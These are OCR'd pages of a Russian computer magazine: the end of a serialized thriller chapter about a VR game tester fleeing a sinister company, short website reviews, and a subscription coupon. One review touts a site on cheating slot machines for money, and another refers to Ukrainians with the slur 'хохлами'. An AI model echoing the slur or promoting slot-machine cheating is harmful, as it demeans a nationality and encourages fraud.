— И не нужно понимать. Главное, слушайся меня. Обязательно. Ладно, мне пора! До встречи!

Прежде чем Андрей крикнул «подожди!», девочка уже скрылась в выступающей к берегу чаще леса.

Андрей отправился следом за ней. Может быть, она из местного племени. Будет лучше отыскать это племя, чем бродить в одиночестве по джунглям. А джунгли кругом были самые настоящие. Густые кустарники и высоченные деревья со свисающими лианами, стрекот птиц и визг обезьян, буйное разнообразие запахов… Выломав с дерева ветку, он смастерил из нее примитивную дубинку и отправился дальше. Чем больше он отходил от берега, тем больше сгущались деревья. Когда Андрей уже хотел поворачивать обратно, он вдруг услышал людские голоса. Прибавив шагу, он вскоре увидел просвет через деревья. Голоса были совсем рядом. Вдруг земля под ногами Андрея провалилась, и он снова полетел вниз. Но на этот раз повезло меньше. На дне капкана его встретили заточенные колья, насквозь пронзившие тело. Перед тем как снова окунуться во мрак, Андрей увидел рядом с собой человеческий скелет, в неестественной позе застывший между кольев.



* * *

Андрей снял очки и увидел рядом Олега Николаевича.
— Не повезло, да? По глазам вижу. Людей, которые только что пережили смерть в Мезе, можно вычислить запросто. Я сам не сразу отхожу, когда что-то случается. А случается часто. Наши страхи генерируют сюжет так, что очень редко удается избежать печального конца. Кстати, каким он был у тебя на этот раз?
— Капкан на острове.
— Любопытно. Может, это поможет тебе избежать гибели, если ты действительно окажешься на острове. По крайней мере, будешь смотреть под ноги, — засмеялся мужчина.
— Почему я здесь? И какого черта вы следили за мной?
— Следил за тобой? С чего ты взял?
Андрей кивнул в сторону шкафа.
— А, это? Ты должен нас понять, Андрей. Проект серьезный, нам нужны люди, которым мы доверяем. А как мы можем доверять человеку, если его не знаем?
— Вы понимаете, что слежка и подслушивание — уголовно наказуемы?
— Да ладно тебе. Я надеюсь, ты не будешь зачитывать мне права? Все это делается для твоего же блага.
— Ну конечно. Так что вы от меня хотите?
Олег Николаевич достал из кармана фотографию и показал Андрею.
— Знаешь этого парня?
Еще бы он не знал. Жорка!
— Наверное, уже в курсе, что с ним случилось?
— А какое это отношение имеет к вам?
— Георгий принимал участие в работе над проектом.
— ЧТО!?
Андрей ошарашено посмотрел на собеседника.
— Знаю, для тебя это неожиданность, но по правилам контракта он не имел права говорить об этом с посторонними. Кстати, именно он порекомендовал тебя в тестеры.
— А что.. в смысле, кем он у вас работал?
— Сейчас это уже неважно. Важно то, что каким-то образом, находясь в Мезе, ты влияешь на мир вне ее.
— Вы хотите сказать, что Жора получил ожог из-за меня?
— А ты сам так не считаешь? Все происходило на глазах его матери. Она заявляет, что ожоги взялись из ниоткуда. И ты ведь помнишь, что происходило в тот момент с тобой.
— А вы откуда знаете, что происходило?
— Мы наблюдаем за всеми игровыми процессами наших тестеров. Это прописано в контракте, который ты подписывал.
— Но как это возможно… влиять на реальную жизнь из игры? Бред какой-то.
— Это нам и предстоит выяснить. Пойдем.

* * *

Они шли по коридору вдоль кабинетов. Другие сотрудники, проходившие мимо, с интересом поглядывали на него и вежливо здоровались. У Андрея было странное чувство, что они знают его уже не первый год.
— Куда мы идем?
— В нашу Центральную лабораторию. Мы хотим провести небольшой тест.
— Тест?
— Не беспокойся, это безболезненно. И совершенно безопасно.
Когда они завернули за угол, Андрей остановился как вкопанный. Прямо перед ним стояла та самая девочка с острова. Правда, на ней было обычное платье, да и бурундука рядом не было видно. Но это была она.
— Привет, — только и мог произнести Андрей.
Девочка не отвечала и смотрела на него не отрываясь. Что-то в этом взгляде было пугающее.
— Это Александра, дочь одного из наших сотрудников. К сожалению, она не может говорить, но все равно умница, правда, Саша?
Девочка не обращала на него внимания. Она протянула руку, и Андрей понял, что она хочет ему что-то передать. Он дал ей ладонь, Александра вложила в нее записку и тут же убежала.
— Она у нас немножко странная. Раз в неделю приходит сюда, так как собирается в будущем тоже заниматься компьютерными играми. Мы ей разрешаем наблюдать за работой. Что она тебе передала?
Андрей раскрыл клочок бумажки. На ней детским почерком было выведено: «Не верь им. Беги!».
— Любовная записка? — поинтересовался Олег Николаевич и придвинулся, чтобы посмотреть. Андрей смял бумажку и сунул ее в карман.
— Ничего интересного.
— Ладно, пошли тогда. Тем более что мы уже почти на месте.

* * *

В Центральной лаборатории большую часть помещения занимала здоровенная махина, напичканная разной электроникой. За ней присматривало несколько человек, еще пара сотрудников компании сидели за подключенными терминалами.
— Эту машину мы соорудили сами. Для наблюдения за физическими и психологическими показателями играющих. Особенно нас интересует мозговая активность.
— Вы собираетесь к моему мозгу подключить это чудовище?
— Как я уже сказал, процедура безболезненная. Ты будешь находиться

в Мезе, мы будем за тобой наблюдать. Только таким образом можно узнать, что случилось с тобой и твоим другом. Я подозреваю, что есть какая-то аномалия…
— Я думал, вы достаточно наблюдали за мной и другими ребятами.
— Мы получали информацию о твоих игровых процессах, но что на самом деле творилось у тебя в голове, для нас — загадка. Именно мозг конструирует мир, программа — лишь инструмент управления твоими видениями.
— Значит, все, что я вижу, заходя в игру, — это мои галлюцинации?
— Ну, можно и так сказать. Но я бы предпочел слово «фантазии».
— А как вы контролируете эти фантазии?
— Никак. Ты сам их контролируешь. Поэтому мир Мезы для каждого свой.
— Но ожоги… это ведь не фантазии?
— Нет. Поэтому ты здесь.
К ним приблизился пожилой мужчина в нелепо сидящем костюме и толстенных очках — типичный чокнутый ученый.
— Олег Николаевич, все готово. Прошу.
Они подошли к машине. Сбоку находилось игровое кресло с присоединенным шлемом виртуальной реальности.
— Присаживайтесь, — предложил ученый.
Андрей, не двигаясь, смотрел на непонятную машину.
— Давай, Андрей. Помни, мы тут для того, чтобы найти ответы на вопросы, которые нас обоих беспокоят.
В итоге Андрей решился и устроился в кресле. Седой профессор надел на его голову каркас, с торчащими из него проводками. Металлические штырьки сдавили кожу и вызвали неприятное чувство. Ученый одел на его ноги браслеты с такими же проводами и стал подключать браслеты к рукам. Андрей ощутил себя смертником, которого вот-вот должны поджарить на электрическом стуле. Все вокруг казалось одной из фантазий Мезы. Если они с ним что-то сделают, то он уже не сможет очнуться.
Он посмотрел на Олега Николаевича и уловил что-то нехорошее в его взгляде. Так смотрят на осу, которая мучается в агонии после того, как тебя ужалила. Она умирает, но тебе ее нисколько не жаль. Ты испытываешь удовлетворение от ее агоний.
Он шевельнул рукой и нащупал в кармане смятую записку. «Не верь им. Беги!». Глупо было верить немой 8-летней девочке. Он вспомнил ее же слова на острове: «Слушайся меня. Обязательно». Все это было очень странно. Ему сказали, что Меза — это фантазии. Но как он мог нафантазировать девочку, которую впервые встретил только некоторое время спустя? Причем с поразительной точностью.
— Я не буду этого делать!
Ученый, уже подключивший к руке один из браслетов, с удивлением посмотрел на него.
— Выпустите меня. Я не буду принимать участия в ваших экспериментах! – крикнул Андрей и стал срывать с себя провода.
— Будешь, куда ты денешься, — изменившимся голосом ответил Олег Николаевич. Он кивнул сотрудникам, и те бросились к Андрею. На размышления времени не оставалось. Сорвав с головы каркас, Андрей уклонился от одного из нападающих и бросился к двери. В коридоре ему навстречу кинулся еще один человек, но Андрей оказался проворнее.
— Держите его! — услышал он крик сзади себя, и что есть мочи кинулся бежать по коридору. Одна из дверей за поворотом была приоткрыта — возможно, это был единственный шанс. Он забежал в кабинет и захлопнул за собой дверь, прислонившись к ней и переводя дух. Кабинет был пуст.
— Он в одном из кабинетов, — услышал Андрей голос Олега Николаевича. Проверьте все помещения на этом этаже.
Нужно было срочно что-то предпринять. Дверь могла задержать их ненадолго. Андрей подошел к окну и посмотрел вниз. Второй этаж. Если повиснуть, держась за что-то, можно смягчить прыжок.
Андрей снял футболку, скрутил ее в канат и, основательно обвязав один конец вокруг оконного выступа, взявшись за другой, осторожно перевесился через край. Мысленно почитав до трех, он отпустил руки и рухнул вниз.

* * *

Заскочив в магазин «Сэконд Хенд», который оказался по пути, Андрей купил новую футболку и отправился к метро. Единственным человеком, который мог дать ответы на его вопросы, был теперь Жорик. Они столько лет дружили, но оказалось, что Андрей совсем его не знал. Зачем он все это время врал? Чем занимался во ВРИ? И что с ним случилось на самом деле? Это и предстояло выяснить. Позвонив домой другу, Андрей узнал у сестры, в какую больницу его отвезли. Потом спустился по эскалатору и сел на нужный поезд.
Андрей вспомнил, как первый раз познакомился с Жорой. Это было лет 6 назад. Андрей был гильдмастером одной из крупнейших русских гильдий Lineage 2, Жорка — неопытным нубом, попросившимся в гильду. Не прошло и года, как стал сильнейшим магом на сервере и офицером в Burning Force. Потом они вместе перешли на World of Warcraft, вдвоем прокачивали персонажей, их новая гильдия первой на сервере убила Рагнароса — самого сложного босса в игре. Впервые в реале они встретились через 4 года. Андрей шел на эту встречу, как на первое свидание. Он уже давно считал Жорку своим другом, но одно дело общаться в виртуальных мирах, другое — разговаривать с реальным собеседником. Вдруг им будет не о чем говорить? При мысли об этом у Андрея начался мандраж. Но неловкая пауза при встрече продлилась до первой затронутой темы об играх. После этого горячие споры и обсуждения не прекращались ни на минуту. Так как онлайновые миры были единственным, что их связывало, то и говорить они могли только об этом. Андрей и Жора никогда не обсуждали девушек, фильмы, книги. Ничто это их, по большому счету, не интересовало. Даже когда Жора пригласил его на день рождения, они весь вечер обсуждали стратегии PVP и особенности классов в World of Warcraft.
Андрей отвлекся от мыслей о прошлом и стал разглядывать людей в вагоне. Интересно, нравится ли им их жизнь? Например, этой мрачной тетеньке, прижимающей к коленям сумочку и устало глядящей в пол. Или пареньку в кепке, темных очках и с плеером в ушах. Тем девицам, поглядывающим на него и о чем-то со смехом перешептывающимся. И смогли бы они вернуться в реал, если бы познали все прелести виртуальной жизни? Андрей сомневался, что они вообще способны их познать.
И снова появилось это чувство… как будто за тобой следят. Буквально просверливают спину взглядом. Андрей обернулся и от изумления открыл рот. На другом конце вагона стояла она. Он не знал, как ее называть. Александра или Кристи? Но это была та самая девочка с острова, которая позже передала ему записку. Она смотрела на него не отрываясь, с абсолютно ничего не выражающим лицом.
Андрей словно очнулся и принялся пробираться к ней, стараясь не упустить из виду. Но в этот момент поезд остановился на очередной станции и поток людей смешался. Его отодвинули обратно в середину вагона, и он только успел краем глаза заметить, как девочка вышла. Поезд снова двинулся дальше и через окно он увидел, как она стоит и смотрит ему вслед.
Все это было похоже на дурной сон или японский фильм ужасов: там тоже девочки появляются из ниоткуда и уходят в никуда. И смотрят, пронизывая тебя взглядом насквозь.
Андрей еще раз осмотрел людей в вагоне. Ничего подозрительного: знакомых лиц больше не было, и никто на него не обращал внимания.
Внезапно свет в вагоне погас.
Андрей услышал, как поезд резко стал тормозить и, наконец, остановился. Поразительнее всего было то, что никто вокруг не издал ни звука. Вагон, полный людей и погруженный во мрак, молчал. Ни паники, ни криков, ни предположений о том, что случилось. Ничего. Он слышал, как в этом дьявольском безмолвии громко стучит его сердце. Люди, которые еще недавно были людьми, превратились в безжизненных манекенов. И он не мог даже рассмотреть их.
Андрею стало страшно. Девочку в поезде еще можно было объяснить. Можно было объяснить остановку поезда и выключенный свет. Но такого не бывает, чтобы в таких ситуациях никто не проронил ни звука.
Андрей замер, стараясь не дышать, и почувствовал, как по спине стекает капелька холодного пота.
Через секунду раздался толчок, и поезд двинулся с места. В вагоне появился свет, и люди снова стали живыми людьми, общаясь как ни в чем не бывало. Как будто ничего не произошло.
Когда поезд остановился у станции, Андрей вздохнул с облегчением и выскочил наружу. По крайней мере, наверху он будет в большей безопасности. Он еще раз оглянулся на мистический поезд. Но «фильм ужасов» еще не закончился. ВСЕ люди, находящиеся в вагоне, СМОТРЕЛИ НА НЕГО.

* * *

Андрей поднялся по эскалатору и спросил у продавщицы пирожков, где находится больница. Через квартал. Андрей понимал, что идти туда было опасно, люди из ВРИ могли его там поджидать. Но домой возвращаться было еще опаснее, к тому же ему необходимо было поговорить с другом.
Задумавшись, Андрей не заметил, как эта цыганка выскочила прямо перед ним.
— Позолоти ручку, красивый. Правду скажу!
Андрей обошел ее, всем своим видом показывая, что ему неинтересно.
— Яхонтовый, вижу беспокойство в тебе. Знаю причину. Хочешь узнать, где искать, что ищешь? Позолоти ручку.
Андрей не останавливался.
— Беда с кем-то из близких случилась! Все вижу! Все знаю! Позолоти ручку, мудрый совет подскажу.
— Отстань. Некогда! — рявкнул Андрей и ускорил шаг.
— Не ходи туда! Сверни с пути! — сетовала цыганка вслед, но Андрей ее уже не слушал.
Словно для подтверждения ее слов, дорогу перебежала черная кошка.


ФУТБОЛ...
www.totalfootball.ru

Сделав это, она остановилась и обернулась на него. Выразительно мяукнула, словно что-то хотела сказать, и побежала дальше.
На перекрестке загорелся красный свет, Андрей остановился, периодически посматривая по сторонам. Ощущение слежки не покидало его. Может, материал для досье собирался и сейчас? Андрей смотрел на проезжающие перед ним машины. Ему казалось, что вот-вот в одной из них он увидит лицо Кристи или Олега Николаевича. Но что-то долго не включался зеленый. Он уже стоял перед переходом больше минуты. Светофор даже не думал переключать свет.
Ведомый каким-то внутренним чувством, Андрей пропустил машину и выбежал на дорогу, лавируя между проезжающими и сигналящими иномарками. Послышался визг тормозов, лица водителей ярко выражали все, что они о нем думали… но обошлось. Оказавшись на другой стороне дороги, Андрей двинулся дальше. До больницы оставалось не больше 300 метров.
— Эй, курить есть?
Путь перекрыл здоровенный амбал. Андрей хотел обойти его, но амбал остановил.
— Эй, я с тобой, сука, разговариваю! Чо, глухой?
— Извините, я спешу, — тихо ответил Андрей.
— Никуда не пойдешь, мы с тобой еще не закончили. А-ну выворачивай карманы! — скомандовал мужик.
Андрей осмотрел улицу в поисках помощи, но никого рядом не было. Только несколько ларьков вдали, рядом с которыми виднелись покупатели, и девица на другом конце дороги.
— На меня смотри, никто тебе не поможет, урод!
Андрей глянул за спину амбалу и, показав туда пальцем, громко крикнул: «Милиция!». Амбал на секунду опешил, оглянулся, и этого было достаточно, чтобы Андрей выскользнул и пустился наутек. У него уже не было времени подумать, что такое дерзкое ограбление днем в центре города было странным, да и на фоне остального этот эпизод был не самым ярким.
— Помогите! — услышал он женский крик.
Кричала та самая девица, которую он видел несколькими мгновениями ранее.
— Молодой человек, помогите! Я, кажется, ногу вывихнула!
Она лежала на тротуаре, схватившись за щиколотку. Лицо отображало гримасу боли.
— Пожалуйста! — повторила она.
Это было уже слишком. Как будто все вокруг пыталось остановить его, заставить свернуть с намеченного пути. Совпадение? Или они все заодно? Андрей не стал разбираться, и, стараясь не думать, что поступает не по-мужски, побежал дальше, не обращая внимания на жалобные женские крики.
Вот и больница.
Он вбежал по ступенькам, открыл дверь, и только внутри перевел дух.

* * *

Больница была совершенно обычной. Хотя сейчас бы Андрей не удивился, даже если бы на стенах в коридоре были написаны строчки из Библии человеческой кровью. Он прошел в отдел регистрации и спросил, в какой палате находится друг.
Поднявшись на третий этаж, он нашел нужную цифру.
— Вы к кому? — поинтересовалась проходящая медсестра.
— К Георгию Ершову.
— А вы ему кто?
— Я друг.
— Простите, но мы пока разрешаем посещения к нему только родственникам. Он все еще находится в очень тяжелом состоянии.
— С ним все будет в порядке?
— Значительная часть кожи поражена, но со временем он поправится.
— Можно мне его хотя бы увидеть. Очень нужно, пожалуйста.
— Мы не разрешаем посещения…
— Я понял, — прервал Андрей. — Но я ему, как родственник. Я не буду его переутомлять, честное слово. Мне действительно нужно.
Медсестра секунду поколебалась, но сдалась.
— Хорошо, только на одну минутку.
Они вошли в палату.
Койка была пуста.
— Где он?
По лицу медсестры он понял, что для нее самой исчезновение пациента – неожиданность.
— Только недавно был здесь.
Медсестра выбежала за помощью, а Андрей пошел к выходу. Он был уверен, что без «ВР Инсайд» и Олега Николаевича тут не обошлось. Что делать теперь, он не знал.
В кармане завибрировал мобильник. Андрей не ждал ни от кого звонка, и когда достал телефон из кармана, то сразу же посмотрел на имя звонившего.
Жорка.
— Алло? — с волнением ответил Андрей.
— Привет, друг. Если хочешь узнать, что происходит, то ровно через 2 часа приходи в нашу кафешку. Я буду тебя ждать.
В трубке раздались короткие гудки.

Продолжение следует 



... units

Иван Скляров (www.sklyaroff.ru)
Иван Кузнецов aka SeeD (seed@nsk.ru)

Anti-Malicious Software

1 www.anti-malware.ru

Термин Anti-Malware является сокращением от Anti-Malicious Software, что в переводе на человеческий означает программное обеспечение для защиты от вредоносного кода, враждебных или несанкционированных действий. Поэтому несложно догадаться о чем этот сайт. Новости, публикация информации о текущих и возможных видах угроз, аналитика, анализ различных технологий защиты и решений на их основе, форумы, полезные ссылки и все связанное с защитой от вирусов, спама, фишинга, шпионских и других вредоносных программ.

Взлом игровых автоматов

2 www.atronic.net.ru

Типичная картина в любом городе России: стоит игровой автомат где-нибудь в продуктовом магазине, подходит бабка и кидает в него пятаки до тех пор, пока не перекидает всю свою пенсию. Более того, народ даже встает в очередь, чтобы расстаться со своими кровными! А количество казино в любом более-менее крупном городе уже превышает число музеев! На этом сайте ты узнаешь во всех технических деталях о том, как можно обыграть на крупные бабки многие виды игровых автоматов. Для полноценного использования ресурса необходимо пройти регистрацию.

Интернет-журнал Root#UA

3 http://osa.root-ua.info

Довольно интересный e-zine, судя по приставке UA, созданный хохлами. Материалы в журнале в основном с уклоном в *NIX, например: беспарольная аутентификация по ключу через pam_usb, postfix за 10 минут, простой DNS-сервер для локальной сети, ФИДО поинт-станция, во FreeBSD через TCP, контра под Линукс, организация сетевого доступа сотрудников офиса к сканеру, PureFTPd у Вас на службе, Apache2 и его друзья, полезные PHP-скрипты и т.п.


Сообщество экспертов


4 www.report.ru

Report.ru — интернет-проект, объединяющий в себе специалистов из разных областей человеческой деятельности. Например, в разделе «Компьютеры и Интернет» уже открыты такие темы, как «Сетевая безопасность», «Хакеры», «Кибертерроризм», «Honeypots», «Защита прав личности в Интернете» и многие другие. Ведущий создает библиотеку описаний лучших сетевых ресурсов по теме, постит важные новости, пишет статьи по интересным проблемам своей темы, общается с посетителями на форуме. Ты тоже можешь стать экспертом!

1


2


3


4


Вычислительные методы и программирование

5 http://num-meth.srcc.msu.su

На этом сайте располагается электронный журнал «Вычислительные методы и программирование». Это тебе не какой-нибудь e-zine от реал-хакерз-крю, а журнал от Научно-исследовательского вычислительного центра Московского государственного университета имени М.В. Ломоносова (МГУ). Поэтому если тебя не пугают такие названия статей, как «Коррекция крупномасштабного фона солнечных допплерограмм» или «Вейвлет-регуляризация операции дифференцирования сигналов с шумом», то надевай свои очки с толстыми линзами и бегом на этот сайт.

Фокус-покус!


6 www.magics.ru


Каждый из нас в детстве, насмотревшись по телевизору разных Сулейманов-Абдурахманов, конечно же, больше всего на свете мечтал стать волшебником и по совместительству немного фокусником. Мечты детства подсознательно остаются с нами. Поэтому сайт, посвященный волшебному и загадочному миру магии, будет немало интересен всем без исключения. Ресурс представляет собой просто кладезь различных секретов, тайн, теорий и практик магического искусства. Большой раздел по практической магии, магические советы, представленные в виде FAQ, учебники магии «от А до Я», фокусы, транслируемые по TV, — все это присутствует в большом количестве. А для тех, кто захочет всерьез заняться этим искусством, на сайте ждет магазин, в котором можно совершить все необходимые фокуснику покупки.

Снимите это немедленно!


7 www.uglydress.com

Совсем недавно в обзоре была ссылка на сайт о том, как знаменитости поглощают пищу. Посмотрели? Удивились? :) Сегодня речь пойдет немного о другом. По адресу *www.uglydress.com* находится сайт, который представляет собой постоянно обновляемый виртуальный топ, обозревающий самых дурно одевающихся звезд и не только. Необычный хит-парад составляется по нескольким критериям отстойности прикидов. Худшая обувь, ужасающий подбор цветов одежды и сама одежда, прически, сопутствующие им аксессуары — все это выстроено по принципу топа и сопровождено соответствующими картинками и фотографиями.


5



6


7

_Ann Bolshova



ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

«Хакер»+2 CD		«Хакер»+DVD		«Хакер»+«Хакер Спец»	
840р	ЗА 6 МЕСЯЦЕВ	**990р**	ЗА 6 МЕСЯЦЕВ	**1830р**	ЗА 6 МЕСЯЦЕВ
1620р	ЗА 12 МЕСЯЦЕВ	**1920р**	ЗА 12 МЕСЯЦЕВ	**3600р**	ЗА 12 МЕСЯЦЕВ

Как оформить заказ?

1. **Заполнить купон и квитанцию**
2. **Перечислить стоимость подписки через Сбербанк**
3. **Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:**

- по электронной почте: subscribe@glc.ru;
- по факсу: 780.88.24;
- по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

- подписка оформляется в день обработки купона и квитанции.
- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

РЕКОМЕНДУЕМ ИСПОЛЬЗОВАТЬ ЭЛЕКТРОННУЮ ПОЧТУ ИЛИ ФАКС.

Подписка для юридических лиц

Москва: ООО "Интер-Почта", тел.: 500-00-60, e-mail: inter-post@sovintel.ru


Регионы: ООО "Корпоративная почта", тел.: 953-92-02, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку. www.interpochta.ru

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.

ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ:

780-88-29 (ДЛЯ МОСКВИЧЕЙ) **И 8-800-200-3-999** (ДЛЯ РЕГИОНОВ И АБОНЕНТОВ МТС, БИЛАЙН, МЕГАФОН). **ВСЕ ВОПРОСЫ ПО ПОДПИСКЕ МОЖНО ПРИСЫЛАТЬ НА АДРЕС: INFO@GLC.RU**



ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер + 2 CD и Хакер Спец + CD
- ☐ на комплект Хакер + DVD и Хакер Спец + CD

на ☐ месяцев

начиная с ____________________ 200_ г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

____

дата рожд. ☐☐.☐☐.☐☐ г.
день месяц год

АДРЕС ДОСТАВКИ:

индекс ____________________

область/край ____________________

город ____________________

улица ____________________

дом ____________ корпус ____________

квартира/офис ____________________

телефон (код) ____________________

e-mail ____________________

сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО ММБ

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ____________ 200_ г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО ММБ

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ____________ 200_ г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир

faq

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЭКОМ/ФРИКОМ — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

_FAQ comments:
